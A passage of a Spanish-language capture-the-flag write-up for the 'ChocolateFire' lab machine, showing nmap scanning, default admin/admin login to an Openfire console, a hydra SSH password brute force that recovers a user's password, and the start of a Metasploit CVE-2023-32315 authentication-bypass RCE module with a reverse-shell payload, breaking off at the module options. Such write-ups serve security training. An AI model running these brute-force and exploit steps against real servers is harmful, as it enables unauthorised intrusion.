Máquina ChocolateFire

ChocolateFire

Autor: El Pingüino de Mario

Dificultad: Medio

Fecha de creación: 25/06/2024


Reconocimiento

Comienzo con un escaneo completo de `nmap`

SHELL


```
❯ nmap -p- -sSCV --min-rate=5000 -Pn -n 172.17.0.2 -oN nmap.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-15 18:20 CET
Stats: 0:00:06 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 8.33% done; ETC: 18:21 (0:01:06 remaining)
Nmap scan report for 172.17.0.2
Host is up (0.0000020s latency).
Not shown: 65523 closed tcp ports (reset)
PORT     STATE SERVICE        VERSION
22/tcp   open  ssh            OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 9c:7c:e5:ea:fe:ac:f5:bc:21:54:87:66:70:ed:df:75 (RSA)
|   256 b2:1a:b1:05:0e:7e:94:18:98:19:8f:60:d7:04:7a:1c (ECDSA)
|_  256 c1:81:ba:4f:1a:99:9f:32:10:4a:6a:d9:f4:aa:40:de (ED25519)
5222/tcp open  jabber         Ignite Realtime Openfire Jabber server 3.10.0 or later
|_ssl-cert: ERROR: Script execution failed (use -d to debug)
| xmpp-info:
|   STARTTLS Failed
|   info:
|     capabilities:
|     errors:
|       invalid-namespace
|       (timeout)
|     unknown:
|     auth_mechanisms:
|     features:
```

```
|     compression_methods: 
|     xmpp: 
|       version: 1.0
|_    stream_id: 9hrn636eci
5223/tcp open  ssl/hpvirtgrp?
|_ssl-date: TLS randomness does not represent time
5262/tcp open  jabber          Ignite Realtime Openfire Jabber server 3.10.0 or later
| xmpp-info: 
|   STARTTLS Failed
|   info: 
|     capabilities: 
|     errors: 
|       invalid-namespace
|       (timeout)
|     unknown: 
|     auth_mechanisms: 
|     features: 
|     compression_methods: 
|     xmpp: 
|       version: 1.0
|_    stream_id: 91uolel4sd
5263/tcp open  ssl/unknown
|_ssl-date: TLS randomness does not represent time
5269/tcp open  xmpp            Wildfire XMPP Client
| xmpp-info: 
|   STARTTLS Failed
|   info: 
|     capabilities: 
|     errors: 
|       (timeout)
|     unknown: 
|     features: 
|     compression_methods: 
|     xmpp: 
|_    auth_mechanisms: 
5270/tcp open  xmp?
5275/tcp open  jabber          Ignite Realtime Openfire Jabber server 3.10.0 or later
| xmpp-info: 
|   STARTTLS Failed
|   info: 
|     capabilities: 
|     errors: 
|       invalid-namespace
|       (timeout)
|     unknown: 
|     auth_mechanisms: 
|     features: 
|     compression_methods: 
|     xmpp: 
|       version: 1.0
|_    stream_id: 5lmn1afa5k
```



```
5276/tcp open  ssl/unknown
|_ssl-date: TLS randomness does not represent time
7070/tcp open  http          Jetty
|_http-title: Openfire HTTP Binding Service
7777/tcp open  socks5        (No authentication; connection failed)
| socks-auth-info:
|_  No authentication
9090/tcp open  hadoop-datanode Apache Hadoop
|_http-title: Site doesn't have a title (text/html).
| hadoop-datanode-info:
|_  Logs: jive-ibtn jive-btn-gradient
| hadoop-tasktracker-info:
|_  Logs: jive-ibtn jive-btn-gradient
MAC Address: 46:2B:E4:E7:76:42 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Aquí me reporta un montón de puertos pero el que para mi destaca es el *9090* ya que al parecer es http:



Not Secure 172.17.0.2:9090/login.jsp?url

Openfire, Version: 4.7.4

Esto es una web que usa Openfire y además tenemos versión


Explotación

Forma 1

De momento para esta versión parece que no hay exploits:

```shell
❯ searchsploit openfire
---------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                    |  Path
---------------------------------------------------------------------------------- ---------------------------------
Openfire 3.10.2 - Cross-Site Request Forgery                                      | jsp/webapps/38192.txt
Openfire 3.10.2 - Multiple Cross-Site Scripting Vulnerabilities                   | jsp/webapps/38191.txt
Openfire 3.10.2 - Privilege Escalation                                            | jsp/webapps/38190.txt
Openfire 3.10.2 - Remote File Inclusion                                           | jsp/webapps/38189.txt
Openfire 3.10.2 - Unrestricted Arbitrary File Upload                              | jsp/webapps/38188.txt
OpenFire 3.10.2 < 4.0.1 - Multiple Vulnerabilities                                | jsp/webapps/40065.md
Openfire 3.5.2 - 'login.jsp' Cross-Site Scripting                                 | jsp/webapps/32249.txt
Openfire 3.6.2 - 'group-summary.jsp' Cross-Site Scripting                         | jsp/webapps/32677.txt
Openfire 3.6.2 - 'log.jsp' Cross-Site Scripting                                   | jsp/webapps/32679.txt
Openfire 3.6.2 - 'log.jsp' Directory Traversal                                    | jsp/webapps/32680.txt
Openfire 3.6.2 - 'user-properties.jsp' Cross-Site Scripting                       | jsp/webapps/32678.txt
Openfire 3.6.4 - Multiple Cross-Site Request Forgery Vulnerabilities              | jsp/webapps/15918.txt
Openfire 3.6.4 - Multiple Cross-Site Scripting Vulnerabilities                    | jsp/webapps/35169.txt
Openfire 3.x - jabber:iq:auth 'passwd_change' Remote Password Change              | multiple/remote/32967.txt
Openfire 4.6.0 - 'groupchatJID' Stored XSS                                        | jsp/webapps/49233.txt
Openfire 4.6.0 - 'path' Stored XSS                                                | jsp/webapps/49229.txt
Openfire 4.6.0 - 'sql' Stored XSS                                                 | jsp/webapps/49235.txt
Openfire 4.6.0 - 'users' Stored XSS                                               | jsp/webapps/49234.txt
Openfire Server 3.6.0a - Admin Console Authentication Bypass (Metasploit)         | jsp/webapps/19432.rb
Openfire Server 3.6.0a - Authentication Bypass / SQL Injection / Cross-Site Scripting | jsp/webapps/707
```

Simplemente por probar probé admin/admin y me logeo xd:



Server Information

Update information

Server version 4.9.2 is now available. Click here to download or read the change log for more information.

Below you will find server information, ports being used and latest news about Openfire.

Server Properties

Server Uptime: 12 minutes -- started Mar 15, 2025, 5:14:50 PM
Version: Openfire 4.7.4
Server Directory: /mnt/openfire
XMPP Domain Name: ⚠ your-ip

Environment

Java Version: 17.0.2 Oracle Corporation -- OpenJDK 64-Bit Server VM
Appserver: jetty/9.4.43.v20210629
Server Host Name (FQDN): your-ip
OS / Hardware: Linux / amd64
Locale / Timezone: en / Coordinated Universal Time (0 GMT)
OS Process Owner: root
Java Memory 143.06 MB of 3956.00 MB (3.6%) used

Ignite Realtime News

XMPP Summit #27 and FOSDEM 2025, Jan 14, 2025

Florian, Dan and Dave Elected in the XSF!, Nov 21, 20

Version 1.2.0 of Threaddump plugin Released!, Nov 5, 2024

Openfire 4.9.1 release, Nov 1, 2024

Smack 4.5.0-beta5 released, Oct 17, 2024


XMPP: The Protocol for Open, Extensible Instant Messaging, Oct 2, 2024

Pàdé plugin for Openfire version 1.8.3 released!, Sep 20, 2024

Server Ports

Interface	Port	Type	Description
All addresses	5222 🔒	Client to Server	The standard port for clients to connect to the server. On this port plain-text connections established, which, depending on configurable security settings, can (or must) be upgrad encrypted connections.
All addresses	5223 🔒	Client to Server	The port used for clients to connect to the server using the old SSL/TLS method. Conne established on this port are established using a pre-encrypted connection. This type of connectivity is commonly referred to as the "old-style" or "legacy" method of establishing encrypted connections. Configuration details can be modified in the security settings.
All addresses	7070	HTTP Binding	The port used for unsecured HTTP client connections.
All addresses	7443 🔒	HTTP Binding	The port used for secured HTTP client connections.
All addresses	5269 🔒	Server to Server	The port used for remote servers to connect to this server. On this port plain-text connec are established, which, depending on configurable security settings, can (or must) be upgraded to encrypted connections.
All addresses	5270 🔒	Server to Server	The port used for remote servers to connect to this server. Connections established on t port are established using a pre-encrypted connection. This type of connectivity is comm referred to as the "old-style" or "legacy" method of establishing encrypted connections. Configuration details can be modified in the security settings.
All addresses	5275 🔒	External Components	The port used for external components to connect to the server. On this port plain-text connections are established, which, depending on configurable security settings, can (or be upgraded to encrypted connections.

En Users/Groups podemos enumerar usuarios:



User Summary

Total Users: **3** -- Sorted by Username -- Users per page: 100


	Online	Username	Name	Groups	Created	Last Logout	Edit	Delete
1	👤	5laahb ★		*None*	Jun 25, 2024	Never logged in before.	✎	✖
2	👤	admin ★	Administrator	*None*	Jan 1, 1970	Never logged in before.	✎	✖
3	👤	chocolatitochingon ★	chocolatitochingon	*None*	Jun 25, 2024	Never logged in before.	✎	✖

Mientras sigo investigando, ejecuto hydra y me saca la contraseña del usuario chocolatitochingon para SSH:

```shell
❯ hydra -l chocolatitochingon -P /usr/share/wordlists/rockyou.txt ssh://172.17.0.2
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-03-15 18:30:37
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344400 login tries (l:1/p:14344400), ~896525 tries per task
[DATA] attacking ssh://172.17.0.2:22/
[22][ssh] host: 172.17.0.2   login: chocolatitochingon   password: chocolate
```

Forma 2

Si buscamos un poco, aunque no lo especifique, si que parece que hay un CVE para esa versión de openfire



openfire 4.7.3 CVE git

GitHub
https://github.com › miko550 › C... · Traducir esta página

miko550/CVE-2023-32315: Openfire Console ...


Openfire Console Authentication Bypass **Vulnerability** with RCE plugin - miko550/**CVE**-2023-32315.

GitHub
https://github.com › CVE-2023-3... · Traducir esta página

K3ysTr0K3R/CVE-2023-32315-EXPLOIT: A PoC ...

Openfire, a cross-platform real-time collaboration server utilizing the **XMPP** protocol developed by the Ignite Realtime community, faces a severe **vulnerability** ...

Entonces inicio `metasploit` y busco por OpenFire y eligo el 4:




```
msf6 > search openfire

Matching Modules
================

   #  Name                                                 Disclosure Date  Rank       Check  Description
   -  ----                                                 ---------------  ----       -----  -----------
   0  exploit/multi/http/openfire_auth_bypass               2008-11-10       excellent  Yes    openfire Admin Console Authentication Bypass
   1    \_ target: Java Universal                          .                .          .      .
   2    \_ target: Windows x86 (Native Payload)            .                .          .      .
   3    \_ target: Linux x86 (Native Payload)              .                .          .      .
   4  exploit/multi/http/openfire_auth_bypass_rce_cve_2023_32315  2023-05-26       excellent  Yes    openfire authentication bypass with RCE plugin
```

Este exploit cuenta con las siguientes opciones:

```shell
msf6 > use 4
[*] Using configured payload java/shell/reverse_tcp
msf6 exploit(multi/http/openfire_auth_bypass_rce_cve_2023_32315) > options

Module options (exploit/multi/http/openfire_auth_bypass_rce_cve_2023_32315):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   ADMINNAME                      no        Openfire admin user name, (default: random)
   PLUGINAUTHOR                   no        Openfire plugin author, (default: random)
   PLUGINDESC                     no        Openfire plugin description, (default: random)
   PLUGINNAME                     no        Openfire plugin base name, (default: random)
